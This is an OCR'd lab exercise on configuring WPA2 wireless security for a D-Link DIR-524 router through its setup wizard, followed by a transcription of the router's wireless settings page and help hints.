
Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

Step1: Switch On the D-Link Router.
Step2: Open a browser and search for dlinkrouter.local
Run IP address of router in any of the browser


Step3: click Wizard




Step4: Login with the credentials which are available on the router




Step 5: click Next




Click Next and Enter IP address provided by service provider




Click Next and enter the name of the wireless network




Click Next and set the security mode




Step 6: click Next → save → continue




Step 7: click continue




Step 8: In manual internet connection setup wizard




Step 9:




Click next




Click Next




Click Next




Click Next





Click Next



Click Continue


Product Page: DIR-524
Hardware Version: A1
Firmware Version: V1.10
D-Link
SAVE
The Internet Connection Setup Wizard is completed and the router is connecting to Internet now, please click the Continue button to back to the setting web.
Continue
WIRELESS
Copyright © 2004-2010 D-Link Systems, Inc.


Product Page : DIR-524
Hardware Version: A1
Firmware Version: V1.10
D-Link
DIR-524
SETUP
ADVANCED
TOOLS
STATUS
SUPPORT
INTERNET
WIRELESS SETTINGS
NETWORK SETTINGS
WIRELESS BASIC SETTINGS :
Use this section to configure the wireless settings for your D-Link Router. Please note that changes made in this section may also require you to change settings on your wireless clients.
To secure your wireless network, you should enable wireless encryption. This device supports three types of wireless encryption: WEP, WPA(Personal), and WPA2(Personal).
Save Settings
Don't Save Settings
WIRELESS BASIC SETTINGS :
Wireless Mode : Wireless Router
Enable Wireless : Enabled
Wireless Network Name(SSID) : D-Link_DIR-524
Region : India
Channel : 1
802.11 n-mode : Auto
Bandwidth : 20 MHz in Both Bands
Extension Channel (40Mhz only) : None
NPHY Rate : Auto
SSID Broadcast : On Off
AP Isolation : On Off
Advertise WMM : Enabled
Multicast Forwarding : On Off
WIRELESS SECURITY MODE :
Security Mode : WPA2 Personal
WPA2 PERSONAL :
WPA2 is a newer implementation of the stronger IEEE 802.11i security standard, and is the recommended form of wireless encryption. In this mode, the router will only connect to wireless clients that also support WPA2 security.
Cipher Type : TKIP+AES
Pre-Shared Key : Unmask
Verify Pre-Shared Key :
Network Key Rotation Interval: 3600 (seconds)
Helpful Hints...
Wireless Mode
This wireless router can be operated in Wireless Router mode or Access Point (AP) mode. In Wireless Router mode, the WAN port connects to the Internet, and the wireless and LAN connections will be in the same network. In Access Point mode, wireless, WAN, and LAN connections will all be in the same network.
Wireless Network Name(SSID)
Changing your Wireless Network Name (SSID) is the first step in securing your wireless network. Change it to something you can remember, but does not contain any personal information.
SSID Broadcast
SSID Broadcast allows wireless clients to see your wireless network when scanning for networks. Disabling SSID Broadcast can help make your network more secure by hiding it from scans for wireless networks. If you disable SSID Broadcast, you will need to manually enter the Wireless Network Name (SSID) for each wireless device you want to connect.
WDS Settings
